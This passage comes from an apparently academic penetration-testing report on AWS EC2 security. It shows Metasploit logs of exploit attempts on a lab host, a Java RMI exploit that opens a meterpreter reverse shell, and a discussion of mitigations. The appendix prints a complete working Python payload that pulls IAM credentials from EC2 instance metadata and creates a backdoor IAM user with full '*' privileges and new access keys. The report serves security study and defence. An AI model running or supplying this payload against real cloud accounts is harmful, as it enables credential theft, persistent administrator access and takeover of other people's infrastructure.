
Started: 2017-06-10 20:26:01 -0700
Elapsed: half a minute

```
[+] [2017.06.10-20:26:28] Workspace:Pentest Progress:32/928 (3%) [28/923] 192.168.1.132:25 - Exim GHOST (glibc gethostbyname) Buffer Overflow
[-] [2017.06.10-20:26:28] No reverse connect payloads available for exploit/linux/smtp/exim_gethostbyname_bof
[-] [2017.06.10-20:26:28] No payloads were compatible with exploit/linux/smtp/exim_gethostbyname_bof)
[+] [2017.06.10-20:26:28] Workspace:Pentest Progress:33/928 (3%) [29/923] 192.168.1.132:21 - VSFTPD v2.3.4 Backdoor Command Execution
[-] [2017.06.10-20:26:28] No reverse connect payloads available for exploit/unix/ftp/vsftpd_234_backdoor
[-] [2017.06.10-20:26:28] No payloads were compatible with exploit/unix/ftp/vsftpd_234_backdoor)
[-] [2017.06.10-20:26:28] [0029] 192.168.1.132:21 - Exploit failed: A payload has not been selected.
[+] [2017.06.10-20:26:29] Workspace:Pentest Progress:34/928 (3%) [30/923] 192.168.1.132:8180 - Matt Wright guestbook.pl Arbitrary Command Execution
[-] [2017.06.10-20:26:29] No reverse connect payloads available for exploit/unix/webapp/guestbook_ssi_exec
[-] [2017.06.10-20:26:29] No payloads were compatible with exploit/unix/webapp/guestbook_ssi_exec)
[-] [2017.06.10-20:26:29] [0030] Exploit failed: A payload has not been selected.
[+] [2017.06.10-20:26:29] Workspace:Pentest Progress:35/928 (3%) [31/923] 192.168.1.132:445 - Samba trans2open Overflow (*BSD x86)
[-] [2017.06.10-20:26:29] No reverse connect payloads available for exploit/freebsd/samba/trans2open
[-] [2017.06.10-20:26:29] No payloads were compatible with exploit/freebsd/samba/trans2open)
[-] [2017.06.10-20:26:29] [0031] 192.168.1.132:445 - Exploit failed: A payload has not been selected.
[+] [2017.06.10-20:26:30] Workspace:Pentest Progress:36/928 (3%) [32/923] 192.168.1.132:22 - ExaGrid Known SSH Key and Default Password
[-] [2017.06.10-20:26:30] No reverse connect payloads available for exploit/linux/ssh/exagrid_known_privkey
[-] [2017.06.10-20:26:30] No payloads were compatible with exploit/linux/ssh/exagrid_known_privkey)
[-] [2017.06.10-20:26:30] [0032] 192.168.1.132:22 SSH - Failed authentication
[+] [2017.06.10-20:26:30] Workspace:Pentest Progress:37/928 (3%) [33/923] 192.168.1.132:8180 - RedHat Piranha Virtual Server Package passwd.php3 Arbitrary Command Executio
[-] [2017.06.10-20:26:30] No reverse connect payloads available for exploit/linux/http/piranha_passwd_exec
[-] [2017.06.10-20:26:30] No payloads were compatible with exploit/linux/http/piranha_passwd_exec)
[-] [2017.06.10-20:26:30] [0033] Exploit failed: A payload has not been selected.
```

Figure 5.5: Attempting Known Exploits on Services

Metaploit Vulnerability

Using the exploit database, a vulnerability was found on the target VM. Figure 5.6, shows the description of the exploit and which states that the JAVA RMI, similar to remote procedure call (RPC), allows loading classes from any remote URL.



Module

Type	Server Exploit
Ranking	★★★★★
Privileged?	No
Disclosure	October 14, 2011

Developers

mihi

References

oracle
MSF-java_rmi_server

Java RMI Server Insecure Default Configuration Java Code Execution
exploit/multi/misc/java_rmi_server

This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well.

Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process.

RMI method calls do not support or require any sort of authentication.

Target Systems

Target Addresses: 192.168.1.132
Excluded Addresses:

Exploit Timeout (minutes): 5


Target Settings: Generic (Java Payload)

Payload Options

Figure 5.6: Usable Exploit Found

Metaploit Session on Target VM

Using the exploit, a session can be created on the target machine. In Figure 5.7, the possible session options can be seen. Hackers have the ability to collect system data, browse the file system, open a command shell, and even create a proxy pivot.



Session 1 on 192.168.1.132

Session Type	meterpreter (payload/java/meterpreter/reverse_tcp)
Information	
Attack Module	exploit/multi/misc/java_rmi_server

Available Actions


Collect System Data	Collect system evidence and sensitive data (screenshots, passwords, system information)
Access Filesystem	Browse the remote filesystem and upload, download, and delete files
Command Shell	Interact with a remote command shell on the target (advanced users)
Create Proxy Pivot	Pivot attacks using the remote host as a gateway (TCP/UDP)
Terminate Session	Close this session. Further interaction requires exploitation

EVENT TIME	EVENT TYPE	SESSION DATA
2017-06-10 20:26:17 -0700	command	`load stdapi`

Figure 5.7: Usable Exploit Found

5.0.3 Amazon EC2 Metadata Dump

An EC2 instance may be exploited in a similar fashion although it the exploitation will need to extend a longer period of time to avoid detection from intrusion detection systems (IDS) or firewalls. Once a command shell of the target VM is opened, the hacker has the ability to upload any payload to the target machine. This payload can be executed and the hacker will have access to the information on the VM. Figure 5.8, shows the command shell opened through Metasploit on the compromised VM with the available commands that the hacker can enter.



```
Metasploit - Mdm::Session ID # 1 (192.168.1.132) * please wait *

    Stdapi: File system Commands
    ============================

        Command       Description
        -------       -----------
        cat           Read the contents of a file to the screen
        cd            Change directory
        checksum      Retrieve the checksum of a file
        cp            Copy source to destination
        dir           List files (alias for ls)
        download      Download a file or directory
        edit          Edit a file
        getlwd        Print local working directory
        getwd         Print working directory
        lcd           Change local working directory
        lpwd          Print local working directory
        ls            List files
        mkdir         Make directory
        mv            Move source to destination
        pwd           Print working directory
        rm            Delete the specified file
        rmdir         Remove directory
        search        Search for files
        upload        Upload a file or directory


    Stdapi: Networking Commands
    ===========================

        Command       Description
        -------       -----------
        ifconfig      Display interfaces
        ipconfig      Display interfaces
        portfwd       Forward a local port to a remote service
        route         View and modify the routing table

Meterpreter >
```

Figure 5.8: Usable Exploit Found

The payload we have is a script that dumps the metadata information on the EC2 instance. Figure 5.9 shows the activity diagram of this payload. The script can create a new user, get the AWS credentials, and get the permissions from the metadata.




Figure 5.9: Payload Activity Diagram

Chapter 6

Data Analysis and Discussion

6.1 EC2 Metadata

If a malicious user has gained access to an Amazon EC2 instance, he or she has the ability to access other services accessible by the exploited instance and that particular user. According to Amazon, this metadata is not encrypted and there are currently no viable solutions to solve this issue other than it only being accessible from the VM itself. It contains sensitive data regarding the VM specifications and may be used by hackers to take advantage of. As a result, the best way to prevent hackers from obtaining EC2 metadata would be to prevent them from accessing the system itself.

6.1.1 EC2 Permissions

From the metadata, it is also possible to view the permissions set on the EC2 instance. These permissions are used to permit or deny commands used for describing the instance and services such as the database. By default, everything is allowed and intruders can use this to get more information about the services. By simply modifying permissions accordingly, cloud administrators can ensure that their EC2 instance will be more secure.

6.1.2 EC2 Credentials

Within the VM, intruders also have the ability to get the credentials for users because the credentials are also stored within the metadata. Thus, if the architect of the AWS cloud environment did not properly configure user roles through Amazon Identity and Access Management (IAM) services, an intruder may have the ability to create new users with root privileges using the keys gathered in the metadata. Furthermore, if the compromised user has access to services such as SQS, the intruder will also have access to that service by using the keys obtained. Focusing on keeping EC2 credentials is important because not only does it prevent users from exploiting the EC2 instance itself, but also makes sure that a security vulnerability does not propogate throughout the whole AWS system.

Chapter 7

Conclusions and Recommendations

7.1 Security Risks and Mitigation Strategies

The table 7.1 below outlines some of the risks and mitigation strategies outlined to keep an AWS cloud environment safe and secure. As more organizations move to the cloud, there seems to be improper training and a lack of understanding that yields cloud instances susceptible to malicious users.

Risks and Mitigations

Risk	**Mitigation Strategy**
Out-of-Date Software	Regular Updates
Single Root Account	Use IAM for Users
Single User	Multiple Users Each with Different Roles
Instance Profiles	N/A

Table 7.1: Risks and Mitigations

7.1.1 Out-of-Date Software and Services

Out-of-date software and services are one of the major contributers to compromised systems. As companies release newer software, they also release a list of the vulnerabilities that were patched in the latest update. These updates allow hackers to localize their efforts to particular footholds and increase the likelihood of finding a legitimate exploit. Thus, having regular software updates would the main mitigation strategy.

7.1.2 Root Account

Having a root account that has the ability to enter any command is a security issue. Using the Amazon IAM service, the commands and permissions that each user has can be restricted to the bare minimum to ensure the security of the overall system.

7.1.3 User Roles

It is recommended to have different users with different levels of access to minimize the risk of a single user getting compromised.

7.1.4 Instance Profiles

The instance profiles are used to provide credentials to EC2 instances. It enables the automation of an EC2 instance but because these credentials can be obtained in plain text, it is not very secure. Currently, there are no solutions for this until Amazon develops a protocol for the secure delivery of these credentials to the EC2 instances.

7.2 Conclusion

It is nearly impossible for cloud service providers to patch all vulnerabilities within their environment. As a result, there will always be security issues that may arise. Whether it is from aging software or bugs that were not addressed in the implementation, security will remain a key area of concern for CSPs and users. While the CSPs do strive to have optimal security, users are also responsible to maintain the security of their environment by ensuring that the user roles are properly defined and the software is up-to-date.

Bibliography

[1] Awatef Balobaid, Wedad Alawad, and Hanan Aljasim. A study on the impacts of dos and ddos attacks on cloud and mitigation techniques. IEEE, 2016.

[2] Tyson Brooks and and Park Joon Caicedo, Carlos. Security vulnerability analysis in virtualized computing environments. International Journal of Intelligent Computing Research, 2012.

[3] John Harauz, Lori Kaufman, and Bruce Potter. Data security in the world of cloud computing. IEEE, 2009.

[4] Gidwani Ishan and Dasrath Mane. Security issues in openstack. International Journal of Computer Science and Information Technology Research, 2015.

[5] Rabi Padhy, Manas Patra, and Suresh Satapathy. Cloud computing security issues and research challenges. International Journal of Computer Science and Information Technology Security, 2011.

[6] Kresimir Popovic and Zeljko Hocenski. Cloud computing security issues and challenges. IEEE Xplore, 2010.

[7] AL-Museelem Waleed and Li Chunlin. User privacy and security in cloud computing. International Journal of Security and Its Applications, 2016.

[8] Dimitrios Zissis and Dimitrios Lekkas. Addressing cloud computing security issues. Department of Product and Systems Design Engineering, University of the Aegean, Syros 84100, Greece, 2010.

Chapter 8

Appendices

8.1 Appendices

8.1.1 Payload

```
#!/usr/bin/python

import sys
import string
import random

# boto is an amazon library
from boto.provider import get_default
from boto.utils import (get_instance_metadata,
                        get_instance_identity,
                        get_instance_metadata)
from boto.iam import IAMConnection

# get credentials function located in the iam security credentials path
def getCredentials():
        metadata = get_instance_metadata(data='meta-data/iam/security-credentials',
                num_retries=1, timeout=2)

        if not metadata:
                logging.debug('Unable to contact instance metadata server')
        else:
                # parse the metadata values
                security = metadata.values()[0]
                access_key = security['AccessKeyId']
                secret_key = security['SecretAccessKey']
                security_token = security['Token']

                # display the obtained values
                print "Access Key: %s" % access_key
                print "Secret Key: %s" % secret_key
                if security_token:
                        print "Security Token: %s" % security_token


# get metadata module: obtains Amazon Machine Image,
# groups and the private IP address
def getMetadata():
        # boto function provides us the instance metadata
        metadata = get_instance_metadata()

        print "AMI ID: %s" % metadata['ami-id']
        print "Security groups: %s" % metadata['security-groups']

        identity = get_instance_identity()

        print "Private IP: %s" % identity['document']['privateIp']

# create user with all privileges
def createUser():
        print "Enter Access Key:"
        access_key = raw_input()
        print "Enter Secret Key:"
        secret_key = raw_input()
        print "Enter Security Token:"
        security_token = raw_input()

        # all policies given
        ALL_POLICY = '''{"Version": "2017-06-11","Statement":
                [{"Effect": "Allow","Action": "*","Resource": "*"}]}'''

        # try to establish a connection to the IAM server
        try:
                connection = IAMConnection(aws_access_key_id=access_key,
                        aws_secret_access_key=secret_key,
                        security_token=security_token)

                print "IAM connection established"

        except Exception, e:
                print "Failed to connect to IAM"
                return

        # randomly generate a username
        username = ''.join([random.choice(string.ascii_lowercase) for _ in xrange(5)])

        # create the new user
        try:
                connection.create_user(username)
        except Exception, e:
                print "Failed to create user"
                return

        # generate credentials
        try:
                credentials = connection.create_access_key(user_name=username)
        except Exception, e:
                print "Failed to create user credentials"
                return
        # grab the generated credentials
        access_key = credentials['create_access_key_response']
                        ['create_access_key_result']['access_key']
        access_key_id = access_key['access_key_id']
        secret_key = access_key['secret_access_key']


        print "User: %s, Access Key: %s, Secret Key: %s" %
                        (username, access_key_id, secret_key)

        policy_name = "policy%s" % username

        # give the created user all privileges
        try:
                connection.put_user_policy(username, policy_name, ALL_POLICY)
        except Exception, e:
                print "Failed to add policies"
                print e
                return



if (len(sys.argv) != 2) :
        print "incorrect arguments"
        sys.exit()

mode = sys.argv[1]

if mode == "get-credentials":
        getCredentials()
elif mode == "get-metadata":
        getMetadata()
elif mode == "create-user":
        createUser()
else:
        print "invalid option"
```